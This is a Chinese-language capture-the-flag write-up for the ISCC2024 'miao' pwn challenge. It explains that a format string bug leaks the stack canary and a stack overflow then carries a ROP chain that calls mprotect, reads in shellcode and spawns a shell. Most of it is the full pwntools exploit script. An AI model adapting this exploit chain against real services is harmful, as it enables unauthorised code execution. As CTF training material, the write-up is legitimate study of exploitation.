
# **ISCC2024 WriteUp**

**AkyOI 李承达** [**3433778745@qq.com**](mailto:3433778745@qq.com)

# **pwn+miao**

## 解题思路

函数存在格式化字符串漏洞



函数存在栈溢出



于是直接格式化字符串漏洞泄露canary，之后栈溢出写rop链子执行shellcode

## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='i386',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './miao'

#p=remote(' ',)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

p=process('./miao')

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

# payload=b'aaaa%p....%p....%p....%p....%p....%p....%p....%p....%p....%p....'

# p.sendline(payload)

off=6

# %31$p

elf=ELF(pwn)

payload=b'%31$p'

p.sendline(payload)

p.recvuntil("0x")

can=int(p.recv(8),16)

pop3=0x0804f1f4

buf=0x80EB000

payload=b'a'\*(0x70-0xc)+p32(can)+p32(buf)\*3+p32(elf.sym['mprotect'])+p32(pop3)+p32(buf)+p32(0x1000)+p32(7)+p32(elf.sym['read'])+p32(pop3)+p32(0)+p32(buf+0x100)+p32(0x100)+p32(buf+0x100)

gdb.attach(p)

p.sendline(payload)

pause()

shellcode=asm(shellcraft.sh())

p.sendline(shellcode)

p.interactive()